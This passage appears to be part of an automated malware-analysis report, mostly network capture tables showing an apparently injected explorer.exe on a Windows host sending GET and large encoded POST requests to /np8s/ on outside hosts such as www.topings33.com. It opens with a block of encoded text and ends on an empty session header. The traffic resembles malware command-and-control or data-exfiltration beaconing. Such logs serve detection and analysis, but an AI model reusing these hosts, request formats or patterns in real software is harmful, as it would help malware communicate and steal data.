			hR5NWAvoDgDmIuZS~m5ss~~jNFPE2SRZdVRVuIb3lUiYc_7uu9u0C_Sar9Xk9NqYKL5Gn6MpY-1eXRLBv2q_vj8qrG lE0MKZc9kduDyUFIFMHa6lvZiLqNMr~gZuFQqmbM9IU7i27ESQe3rHwuYjg_igfa241sWLNIStv01rIvylsaD5lUzl mkvwLiBPNA18hIZmHwSrI6DJzJa_408lOpH520RBGwu_Ln0DpaC6SGv_guHVA4xZMop-1eG5yrUR3TViKx~Lu_5Mgm X6CXi18KRNsHoVIsKFLJhBhs1OXo~gvSSwUehRqsqgIX2ZNkwlziCkRlIw9aECUaz0APpsAWpGmUd9tSD3Tnt8jcXC AxnHGcL0TciShdMo1DUWdQqATASc~t~iwYGFJv2yhAknAvXZsW(KSqWMdhWxOYltZ0UAqHEoFsvtljT1Cqz-PkSO(L Gte4An9fmMiqyRhloBn6Vtvj~GzuinxTXxaMdT6Gb56KcWIIbt(7ZOyqqhWgZLlkuwD2fxp71QhatAj-OlK80gt1~T wpBaGiaSPt6AcA526-c8(gzCAvjILixQa3CojnKdZYPMFEnPstc6(aHssfKhE0SyYK(1fUUU8fWLm4pcqG9o6_J9u- vZEjN37aJJiuFt8_ymsnTKxgf-XcDmV9KaCtGQvX8UeqyiYRuJNO2CNgyNliYdeLyJ5N7XU1rfJ95980O6M6u5BvkA SFU5aN~PmieYUwuPd30oGPh-0s07B7Xb6_nMQGl_XkxLZMvSqaHuPjIy8pEnF8Ppg6XzAf~tPUcZTVKoj7zZV0l0uxQ- ~gtajjGzUUvBYkUfSY9sL04p~HjWa0xrn0ZLEUFYyANj7begk2PKyHh6b1bJiTJmYgDNFqvUu1EOmFStMY8W7grL ra9biDV-utgGNiBl3nR74MQuHgnh2C4J8vlkH-sfQ-vxiKCpSFAoyYssyQWKKTavy551iYbuXMkLRZxEn_aIc9ekrB 5CNYZNthYt~rQGB-cGV3ubPWpeXLHIdOrPoBp1fr8ksaatWuWTGNybQnLZqdQw52x7J9toKn~VTx2cAUFOjj9o26mR QO7SFAhK8UbXsNy4Jg(1UPXXHqqX4g~LRZ1aQEC2kxMxZ4d4WMhOxXsLpEOS9vZtavX9SKGdJlWQV3e_ udKXLYLslDgA1XVLuu7Wu4UiduAb6FS0esn4xttGtmwfGGcorGyCyKNwTnrXOJq_uMHCIXluTBRQOzxK1avDKcnKMb NbQoJ1Y5jjEIqCsidZvexmcXAyp3MloaKQ~S9eOP~6BVbCcN4vQwwRBRnnz5gZb5QcjkYNxrFhBCbimFEbkkLO9K0e JlEZ57c7BNBH5H8Z(PnnCIziYry8sZNF(JC3aeLFAFKz2nnq5UuHgiFj3Z(gJsPN3qHSlGx77rFlrHFZRGGd3GG-9p im6ZjBCwP13LFzEPQ-QQm23jy_vmiaWeiJSbPdL3ybD5KBFGQBbJ4ynWxxhgLzEFtmq3lpiw5l57Tm7w49WJ3Q6dJG pjjcbEtJjvtks0iSIHRcd4094gf9BHiUe1OELPgsPhgoOgjyiGMTT0XLbb0bkNxvzQI60G~whowv~moO5NVwyRUfCx WQrPBGfeiAjMzvY4k0xoqu(QekoAiE296ki-uRvogcpb2ZX-vixwXFmh0WhgjhoJWiJP9uMZVVp0r5947GBWf8x8lF QU9aH3n5tqwHhD0zlQAmR-kHDXCbEs0G7D7G(zGwPaoAQy7LJsO1oSGhmTSZ4_QJLZN0CoNggqS2LQi9 h648DjPvhpq3Sk6iIu83ue1AiYx4rGbHR0YlNcb5Y8f1RiUCo5lbBKN0RXjKJRuAhU40bgBYtkA2BA~l50rVY1JYWM diUMR8dXbgWhaGLylkz4ALxgQnmrcILlorFrbHzLBjGwBYGrR8JptSq7aTXmC05F3Lx0ufIBUNNXl4caUoVsXW6YHk LT8nas5F(bLANNRvXvsGRhT40HJTvHPZBrTx4IO_FPz8dWLgr-IfMn~WtTvX6PxNf216U8(WoBXXrbqNDfyKoTyow6 Sgh255F74290V8lG4vwHd69PYH31QaFSL0fjl1lyYe~pZq9o8G39anHRPIntFb1ZtZPfuMEq7rI5M5kZtkGPd2LYCc jhS11gqZFeA6qJcJ0rDgrv3Nm3bJZFwalJLrkx~umBrHxQ1IQjdRBJim(VsnU7gTXe65fu1d3eKVwdSBYGZd5Rkqs3 1sSe7FFiSMC7JO~IG2qJXWRY0MkogUcyCorjy5Qrh1mxTdmAgJ6cwhnuURSIlsQx22hOZox_F1a300WFlF(IGk2aD7 xHAJmUiuH66zJm6xyOyisM1oFMEgFtgWLxNbhQ6KvR3Gyj~iZ8xjbadl3tOpMe53gMltWQc9ajOuEDvB1pnYLtUsUq 8xfMRZHPEmrR5SRaCX5_BYe4nsidUXksVAOxAr5yi0F5WFcIhlHB4LVbK6QveiAet6wmVKauxCNfUW4IBhKsxDGXto ylla0K~87xCtKN(k(sEnfdacHi9kKbJvnRN1q9pDVAppgqo9tRkYompF6Bbd1vsMuVGUPWb57BWdTfsulZPUtjdBGa jNz4RIOsDA(15TAEcsQ_~AXmpiWXCH5bbyA1G-Y3OhSVfYmExz2sVql6Mh6Xn1J5ief5SchO4tNgxuJ3Q95O6-RwLh PVloeLU-jHAMtfCDrOfiteaK7HBgc1UVZfc-5vuTCo87F_0TtacnA1~Rz-i-hjzIXNTF12jgC8ShJv9OAWxIXdLjNxR1lU5HvE4q hokFCtLLLuDHX4vspIAFRX6Z2IAFSje4ib8g5cShA3fp4pZcxN2LAq4J7s7ze4yFL9SY1yo4UuZihZ9a94WpYhCh8p WlOpER7vPaifUyjUYUcocO9iJR(V8_Z5(x1YSbqtkOQ4i36f~zrZMprbhfDgv-M_IEnFhx(ZcLiud_ORL6ouJOobV7 Mlw9wXEtetN1SVcdX7c42IY41dfkW8M_4pJh5bKGV94OUE016nP-0c0DdytCv7r340a6S9d0TFOOPCGVNLsIUYUXrj Mcn44eQPj5FBnBgLciiyMKe3GQk3EILfkOk2va(fAUxG0UBpeTZmqQn4QLvC2Vy6MMAgYJsMd28WhCj1yyAdXzKoi1 x4qJIos1sYIKvha4d7dxBYEvjlrPpXz8XzCx7NXnIRMV6pAEHVSyGTjbAGEaNguVQGVK0kkdI6tGJusybX1jD0vAlA 7KQjwTFj1Ina(JO0Hmgv6u5w5ZCFsHRieuIvxU65jqQbE_SZanmrIAlU(Q7x1B3lTxi5BINJM6o0IdF5oKRhbyAtQH 1BuOyFkviiSzjIkHpN7iR_~x(-eYciqPVXvnUiKJMJ0pffuVj1UzNSfnc3sLzAiWgD8KoRc8OQbg8JqCb3wgBFPVT1 4FBi8kEW0ErimH7RevU2bmdBHlLKZTUU~ywwMMMyhXYkp9ZMNBZoJwSB06T6vISlq44KWFowFBVop4zq gG55ou5q0Ywkt4ZhIKMDmJee2_oMZrohMS0ZpSOKHCaA7s5gu00XPddfa4eZuGsAdCI1NCafrVWL(fzg~P2eEPCNEv Xd5ldpn2vXXBwV5JV9~46a~SfDyTsYaR5fChi_d0ezn2DrxK7F49OlBFdfr2k3AndKpDlO4f9LvzpZlFvqICbDSyrn TgEa7wXVanhZccfgHINhn28UZjabcB1TlF0BPGB2iD4HD2GLxn4W93T1enTtxXEiKadjPEDwPykpCjmoblpJcqZf0D CroDYW8uuKivw7YR~xEMlmssosZEg4e96MWf7t5FF2kR(buLrIXs6lP80ydmPUb1K5o4hL8ap98wqin1fznoG32Lvr HxJ_4aabJSgVZj~_d6Vs9hxuZFM07VoUu1FMIcNqOi~CdpY880XFA5Pq~anVsVhIqgC9

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.5	49952	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:58.457839012 CEST	9964	OUT	GET /np8s/?4hM4=o4B0f&zVB=OAQ8ZAk71VYHsoGBQeS0cLLvyBMKMlAsSK0ta2CkcQgnl+jMatCDHwZEkBjakU6F hLRf HTTP/1.1 Host: www.ratebill.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:44:58.827672005 CEST	9965	IN	HTTP/1.1 200 OK Server: Tengine Date: Fri, 27 May 2022 16:44:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.5	49955	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:45:04.001216888 CEST	9991	OUT	POST /np8s/ HTTP/1.1 Host: www.topings33.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.topings33.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.topings33.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 78 33 62 6f 4f 32 30 54 63 6b 62 46 62 45 58 79 63 37 47 52 61 54 64 70 54 53 62 71 63 39 4c 5a 48 34 58 45 31 76 79 51 34 6a 76 47 62 61 4d 2d 38 79 31 62 64 76 59 67 48 50 49 74 35 69 6b 75 55 4e 54 53 31 5a 78 49 50 46 34 48 39 54 56 6b 69 36 6c 49 52 36 79 70 7e 4b 61 69 73 52 73 67 39 65 47 39 34 30 51 4b 7a 46 44 61 47 63 44 73 53 70 33 42 73 4d 39 36 77 37 33 5a 42 71 33 4a 79 38 72 71 32 46 79 30 4f 71 79 41 31 52 79 4d 39 57 35 77 73 55 28 56 44 52 4a 64 41 73 28 6d 62 64 69 63 28 64 70 53 35 56 47 42 63 39 41 2d 55 6f 6f 35 45 58 4f 57 68 33 70 59 63 71 67 70 72 6f 4f 38 38 2d 45 56 50 37 7a 4c 41 47 31 46 66 63 37 56 78 4a 63 50 75 35 38 63 72 49 77 77 46 68 77 39 55 6b 35 62 41 7a 76 4f 70 53 56 38 41 44 4f 5f 43 33 51 43 59 36 37 33 34 6b 70 54 57 73 56 2d 31 4a 66 34 4c 49 79 4f 7e 2d 61 77 65 6b 72 38 42 34 66 4d 44 74 71 6e 35 77 37 4a 76 4a 52 6b 62 78 71 75 6a 30 33 6c 61 56 36 6d 50 69 46 6d 6f 75 55 5f 66 6d 4e 51 43 73 34 4f 34 78 5a 4c 6d 6c 59 31 68 32 4d 59 6c 63 71 41 73 70 4c 76 76 7a 4d 38 31 51 34 46 64 35 43 4b 54 4a 75 38 50 38 54 74 32 78 4c 50 4a 47 42 58 4d 36 52 47 6c 68 6b 64 41 5a 59 39 28 68 68 36 47 55 32 59 35 68 37 30 69 39 71 6d 66 53 7e 68 6b 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=x3boO20TckbFbEXyc7GRaTdpTSbqc9LZH4XE1vyQ4jvGbaM-8y1bdvYgHPIt5ikuUNTS1ZxIPF 4H9TVki6llR6yp~KaisRsg9eG940QKzFDaGcDsSp3BsM96w73ZBq3Jy8rq2Fy0OqyA1RyM9W5wsU(VDRJdAs(mbdic (dpS5VGBc9A-Uoo5EXOWh3pYcqgproO88-EVP7zLAG1Ffc7VxJcPu58crIwwFhw9Uk5bAzvOpSV8ADO_C3QCY6734k pTWsV-1Jf4LIyO~-awekr8B4fMDtqn5w7JvJRkbxquj03laV6mPiFmouU_fmNQCs4O4xZLmlY1h2MYlcqAspLvvzM8 1Q4Fd5CKTJu8P8Tt2xLPJGBXM6RGlhkdAZY9(hh6GU2Y5h70i9qmfS~hkQ).
May 27, 2022 18:45:04.247493982 CEST	9991	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:45:04 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.5	49958	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:45:06.175256014 CEST	10020	OUT	POST /np8s/ HTTP/1.1 Host: www.topings33.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.topings33.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.topings33.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 78 33 62 6f 4f 79 31 49 59 58 66 6d 58 30 61 55 52 70 32 4e 43 7a 74 72 66 43 66 6c 5a 38 57 48 4e 70 6e 36 78 74 37 6d 37 6a 6e 6d 52 4b 51 66 33 54 68 44 64 76 6f 5a 63 74 39 71 75 79 67 74 55 4e 72 38 31 5a 6c 49 4f 47 49 58 36 30 5a 65 69 5a 4e 50 63 36 79 56 39 4b 61 42 36 53 70 41 39 66 58 53 34 30 59 61 30 31 76 61 45 2d 4c 73 55 6f 33 4b 7a 63 39 38 76 4c 48 64 46 71 7a 2d 79 38 79 70 32 41 53 30 4f 61 7e 41 30 78 43 54 37 56 52 7a 32 30 28 51 47 52 4a 45 4f 38 79 42 62 63 57 79 28 63 35 53 36 6d 79 42 64 73 67 2d 45 50 63 36 4c 33 4f 54 77 6e 70 76 50 36 6b 34 72 6f 53 67 38 5f 77 76 4d 4b 48 4c 43 32 31 2d 61 50 72 33 37 36 45 69 6f 36 68 38 72 49 39 65 45 77 73 6c 55 67 78 33 51 77 32 6d 33 41 4e 47 41 42 43 46 4f 33 51 47 51 61 36 31 34 6b 6f 6b 57 73 56 41 31 4e 62 34 4c 4c 69 4f 34 2d 4b 77 59 67 4c 5f 65 34 66 4a 48 74 71 6c 39 77 28 70 76 4a 59 35 62 78 47 41 6a 6e 7a 6c 63 41 6d 6d 49 45 5a 6c 39 75 55 31 4d 57 4e 49 50 4d 34 5f 34 78 5a 6c 6d 6b 5a 75 67 46 34 59 6b 4e 71 41 76 50 28 76 71 44 4d 38 37 77 34 48 53 5a 50 52 54 4a 6e 30 50 39 69 50 32 47 37 50 4a 58 68 58 4d 62 52 47 6d 52 6b 64 5a 4a 5a 2d 36 54 35 32 4e 6b 37 53 79 55 79 5a 36 2d 48 49 4c 54 66 32 33 76 42 59 44 69 4c 49 6f 47 77 48 45 77 39 59 4e 63 47 64 50 44 72 2d 70 6f 47 42 47 62 4b 58 6f 77 75 66 61 47 66 70 57 68 72 69 59 44 6f 64 4d 70 42 77 6a 57 79 6c 44 4a 72 4f 76 6f 71 4c 43 76 73 39 55 49 77 38 67 75 36 75 41 59 4b 64 55 59 41 48 53 51 62 4e 56 52 28 62 5a 30 39 50 4e 56 75 48 73 30 39 7a 44 38 57 63 44 7a 5a 52 72 4e 31 47 55 6d 47 4f 4e 77 4d 69 54 6a 33 35 63 45 71 6f 67 4b 68 39 58 62 72 62 45 4f 6e 46 38 37 46 59 77 67 43 4d 37 69 62 5a 66 4b 48 44 4c 6f 73 7a 6b 57 69 44 43 62 33 66 42 4e 41 42 28 44 36 4a 69 37 6a 46 57 5f 44 61 71 2d 70 6d 54 68 61 31 66 66 62 32 44 51 32 38 71 44 39 6a 57 49 77 6e 7a 75 6e 49 70 7a 6c 58 38 48 71 67 63 77 39 52 4a 67 4b 6a 52 70 64 72 71 61 52 66 58 50 28 4b 64 64 5a 2d 52 4f 79 49 30 71 61 4b 70 49 65 6e 7e 2d 49 48 78 42 4f 5f 35 46 7e 48 41 6c 49 59 41 37 54 32 79 75 5a 76 35 71 63 71 6e 6c 33 76 5a 78 43 6e 72 33 33 67 4c 4a 61 46 43 52 48 4b 53 53 41 46 51 79 39 33 42 33 57 34 57 31 51 41 69 5a 70 56 34 56 54 62 79 55 33 73 73 64

Timestamp	kBytes transferred	Direction	Data
			6d 66 6f 58 55 48 77 76 33 56 35 41 65 76 59 4f 63 5f 4b 32 53 79 67 76 6d 77 50 48 4c 6a 56 62 50 55 42 55 67 49 67 36 30 74 34 59 77 68 56 6c 46 37 6b 47 30 33 74 34 46 43 78 43 38 43 47 6f 53 37 4d 70 79 46 4b 6d 39 4f 32 4c 36 51 46 58 52 4b 37 6d 4f 4f 34 47 76 34 68 45 74 76 67 5f 53 56 35 35 51 34 4c 72 32 63 73 36 35 70 7e 45 4d 51 44 4e 73 57 51 4e 32 4d 42 6f 75 35 56 39 7a 76 36 4a 44 52 72 70 42 75 67 64 46 6c 6e 6b 45 4e 33 52 38 6b 73 6b 34 4f 46 5f 43 39 41 6f 49 4b 53 58 61 77 6e 33 62 6a 35 33 34 51 36 54 67 35 59 30 55 34 5a 75 41 4a 61 38 43 32 41 52 31 4f 4b 54 53 6e 32 33 31 73 45 33 56 76 46 45 6f 49 6a 70 66 69 4b 36 76 36 58 4a 76 34 74 36 6c 75 46 6c 44 4b 74 32 4b 4e 4a 43 7e 6d 41 51 45 79 73 51 33 47 61 67 34 57 66 62 7a 72 54 46 72 45 6d 31 4d 50 52 53 75 6b 7e 61 39 46 57 45 35 38 35 71 70 4e 6c 59 43 50 28 37 75 4e 64 6a 63 71 6c 49 39 6c 52 73 52 35 6c 32 6d 72 79 4e 35 77 6a 44 48 45 72 55 48 68 6c 37 71 33 36 72 36 55 74 61 67 56 53 6f 28 36 31 56 30 54 6d 7a 4c 79 53 37 28 41 52 4d 6e 35 32 31 71 53 4d 4a 4e 48 7e 53 34 6a 45 31 64 4e 57 7a 6c 58 62 30 42 33 6b 75 71 31 43 6c 58 72 77 4b 57 57 31 52 45 47 65 66 39 5f 6a 47 4d 35 57 70 67 72 6b 4d 45 4b 7e 37 79 44 6f 46 49 6c 6a 54 6f 30 72 70 41 46 51 41 39 73 34 68 4e 78 28 76 34 61 45 31 6f 68 77 75 54 63 4e 4c 36 6c 39 50 77 32 6a 63 64 6e 71 68 65 70 67 64 31 32 73 47 34 54 6d 32 50 6f 52 47 30 5a 73 68 56 43 58 76 48 6c 71 5a 75 66 79 74 30 33 50 48 32 4d 33 32 77 6d 45 69 70 49 57 6c 34 30 52 37 65 30 64 48 6c 72 6c 73 4f 66 73 54 79 36 54 50 55 65 34 6c 52 49 59 38 64 50 54 6e 74 62 55 64 6d 6b 76 59 56 58 42 45 68 6b 43 62 51 54 30 6c 7a 6a 5a 35 65 49 49 45 53 4c 46 70 6c 63 6e 71 7a 2d 56 6b 4b 4a 76 31 49 46 4c 33 7e 44 70 45 51 59 74 47 76 4d 75 4d 7a 71 68 53 53 7a 75 46 31 67 4e 2d 30 5a 72 4d 6e 43 64 44 7e 33 4e 34 70 42 39 76 7a
Data Ascii: zVB=x3boOy1IYXfmX0aURp2NCztrfCflZ8WHNpn6xt7m7jnmRKQf3ThDdvoZct9quygtUNr81ZlIOGIX60ZeiZNPc6yV9KaB6SpA9fXS40Ya01vaE-LsUo3Kzc98vLHdFqz-y8yp2AS0Oa~A0xCT7VRz20(QGRJEO8yBbcWy(c5S6myBdsg-EPc6L3OTwnpvP6k4roSg8_wvMKHLC21-aPr376Eio6h8rI9eEwslUgx3Qw2m3ANGABCFO3QGQa614kokWsVA1Nb4LLiO4-KwYgL_e4fJHtql9w(pvJY5bxGAjnzlcAmmIEZl9uU1MWNIPM4_4xZlmkZugF4YkNqAvP(vqDM87w4HSZPRTJn0P9iP2G7PJXhXMbRGmRkdZJZ-6T52Nk7SyUyZ6-HILTf23vBYDiLloGwHEw9YNcGdPDr-poGBGbKXowufaGfpWhriYDodMpBwjWylDJrOvoqLCvs9UIw8gu6uAYKdUYAHSQbNVR(bZ09PNVuHs09zD8WcDzZRrN1GUmGONwMiTj35cEqogKh9XbrbEOnF87FYwgCM7ibZfKHDLoszkWiDCb3fBNAB(D6Ji7jFW_Daq-pmTha1ffb2DQ28qD9jWIwnzunIpzlX8Hqgcw9RJgKjRpdrqaRfXP(KddZ-ROyl0qaKpIen~-IHxBO_5F~HAlIYA7T2yuZv5qcqnl3vZxCnr33gLJaFCRHKSSAFQy93B3W4W1QAiZpV4VTbyU3ssdmfoXUHwv3V5AevYOc_K2SygvmwPHLjVbPUBUgIg60t4YwhVlF7kG03t4FCxC8CGoS7MpyFKm9O2L6QFXRK7mOO4Gv4hEtvg_SV55Q4Lr2cs65p~EMQDNsWQN2MBou5V9zv6JDRrpBugdFlnkEN3R8ksk4OF_C9AoIKSXawn3bj534Q6Tg5Y0U4ZuAJa8C2AR1OKTSn231sE3VvFEoljpfiK6v6XJv4t6luFlDKt2KNJC~mAQEysQ3Gag4WfbzrTFrEm1MPRSuk~a9FWE585qpNlYCP(7uNdjcqII9lRsR5l2mryN5wjDHErUHhl7q36r6UtagVSo(61V0TmzLyS7(ARMn521qSMJNH~S4jE1dNWzlXb0B3kuq1ClXrwKWW1REGef9_jGM5WpgrkMEK~7yDoFIljTo0rpAFQA9s4hNx(v4aE1ohwuTcNL6l9Pw2jcdnqhepgd12sG4Tm2PoRG0ZshVCXvHlqZufyt03PH2M32wmEipIWl40R7e0dHlrlsOfsTy6TPUe4lRIY8dPTntbUdmkvYVXBEhkCbQT0lzjZ5eIIESLFplcnqz-VkKJv1IFL3~DpEQYtGvMuMzqhSSzuF1gN-0ZrMnCdD~3N4pB9vz0T0ADcRajN96O(SZF8BF3yIvpfdfKQZ3peMBisOdEKw5v90JZil2nonID8puRsHzUls5UM1a4G6uYuQI7m1B4XKFoCRe_eHPZjBc4vo9CXUCRKSUnQhfbhby1jPxMO-h2MAHWIttZQ30xc3mrJhR8sRPtzNXRjdDLF8ORlL~2QK2mpX7dGiYTxC2aaImW4ioBLh1upisCjeL-uR5Xk3arpoiaJPVHqXywyJVDJIdsRNcgb074ybmCnJyCssc4aUy7EYigJcURwnKVX8oWPFiDSGkKcCp67AxNtNjMunwIzZufcLSF~VqiAlq1xLFe45xmaiKfMm0xYw22CEXgtimusK12pXqOIge_ck1VdyCI1Tpi8UmQNgca7cu6EYIG8cNkvBe7rORYeYltHTl2a1DyvEERLpqvZ2cqMlTQ~NWJFWHzy-6W7tR3t79txNTmNyl1bvEMwSzfmuOtTH03rWwZdOYtiSv55vAEFFjLrneptzI8k2WF79OhiGskAclJibPjxdo-rV2jt3E5wvtzZGo3vDHabCOgaYro3YB_SzCJLv7G9A0Q9SEMCxyAlIGWnAtREgXbpSxY22uF2hSrKZnrnMF1wfQ5040soOKJuuhRZZLO5vOOZNJS8L0no5obCFXCLDH3Su6I7Bils2AoqItJFXYNMmX0CNQkiYH1N0YC9cdGlX2g3K3CPJT-(rTdLvgnAgIJfpLj5XP_zDuRthDzQl6H(Zp8qfT-ZRZuBv(206P5zWTEWFTppbG9eaJLkcJx3RgtHlCajT0ZxW1EVvkOHSsEKq0ldGI7vLl9nszcPt(CU4VSIEzS8XBsIq5zTwy5fl35lU6jNOpLQCGVEKQxfSzIITaaLKWgl-OvGSSM4h2pgHpHHlnYdLNUt2AHOCEn2c7IUqNxVn406-zbQzlmzG8lBEy7ZBCVYnxqovsnXg(gdrFgH8YmwKru8nLunSQrWfDBk1IYCoxKI8SZou7KOE~y4ZRPlji98Sng7B0d2bUigwU4bGnOw29_aSENdd1_d_WDg8mVYCwbBCOlbp3HyNtx7xlkotwe4hQ-vbUSBNe_WSCLgK7cXPWlKl8KGYz978vBONTqqhakof4Bqx6jPiXQFl(opDjRIlzVPW(2WYXIAgonq0ZAO8GnzjZsWyCI203wUnzP2Ni3Gdi8X_qeUsWJa387EuOppn~M(WOp5SU1L-Sr6rYZdkuYNcj_p_9aIPDG8afNqX~hpoC_5VC8hwbSNTrzlwv_f01thCNUTHMq0L6O5Qr5ABGTbIVaGAnhTUJ4vnDll2EpQHxtQEGbiIT27e5MUAdtPo5a8MpZipk68Xs1hQYvMOHIUv5FcarEYLnySVDZTEbzuh4XXQ5wDCwvS4aqZzKN3CbbazNmzU9Azp3XGiYU74(6cTfQS6icT4ijUH8rs-Qfcgv-F_4H(z48ibJNazEX~PVY1O(jD_6OKOdPLRv26UVwUr4fwXExk5QjObZ2J_p32wavviy5b5sGt-ffZOx7xcYpRQApCM7q8t7qigj0REOsUuyt6SU2eWvWJWpCzKjU7EMGzW6zWCuhwsOB5ZV08IjWQHgO5I2Tippf5Qgu9AVpweS3Q4DliLMRh3U2eQ15JfqtY6XjSvWdL_OCJGLVMKRWZI2YGGyZRxfWw3Ui19nIoWwlxFNH2_OfKYLuOz0UgJBuwUOCrQjfsYUC(7umJ6KuJs2186bJBLqMcIoQH2xCGTSFBhOm8Zxzj3w6rh2yH_gPASTicCoqckVCvdHkchGS1S5kfqQ-LYNmARvWofz3kfjJSXh0giGh~9H7PbPmsmFgJco-rcT99jj5sLTR45~aNyR9xSWPeU4zszDbfVK-4fp1~E6fuUkc33zWibhB7cw44IkkfZ6gM_VlSpv9ucKXiwmbXcTVTSwjLJ0ybr5Wp9U4z93lBLSeUyxzziTRZWjl4iKhymiFohApM2E1V00KFHqVoeCdefZkYgmeh_rA3Y5hCYDcWpACjjhUcowBXKaaGlVQk2Q8T1zHnpd9mQH5hYZ-4i4hX2mqiTgEk_0NmmAgjjSH9tGPIn3zjZLbqgHvyMgwkoxgGSV4kH3KyHNgIJs6(cHZDxRS9Yb3dUw-gKVdgUgxxBsDkMWOBuNseUsWk2EGGJbSPcXRNYue59gxqZnRy2Qu0PWKpGuU~PoZ~FlB19Cg3QB874GD(B(tZsLgbH30YYqF19oLDTd7IcFnEZFciHQlH3ZMotXlfA0kppwZkqDJuIw-Y-DHyEkSOZbyvlLJjQefhF8J~k83yhIpk4(OpNnE6SZVfyHXh_~2LUlLJUOUneIaGriT59Zav4DQUwlmeOHqU5QjbBkcjDT0dxVsBypIUsdYG6yPx4lxZK~FesLqjOcZoM27c-pID3qWnjoLR9ttzNxbcE6xUPZFd-RfGpocrJL6RrQ6Qt84sIvgXeNR0bzzs8rm71Q_YGUEYGQFJMastAdmlhsgFZRZtu(My38mNMz_jhi2l6o750VNHNtrwq73ZoiNSdgDnI79BdECbCUQTFeyXOowkWHzGu2SBPE7yNei4iRPK-CHIIPm1wvg5wWZefczDTi8qVe_oG3FK8VP2xQMh5EPAlbbaqwW~OGtO1t8RfXYHDOsWuWm3jSigyncpfgMnz(3WWqkZ4Luaz5Gm7yT3bUhW4rX3b9J84LDtOcErvVI1Ly-Q2lAwmOF~e8z9mNdUb4cJgySNQMsK6IJmI(I1NT-0B

May 27, 2022 18:45:06.602683067 CEST	10049	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:45:06 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
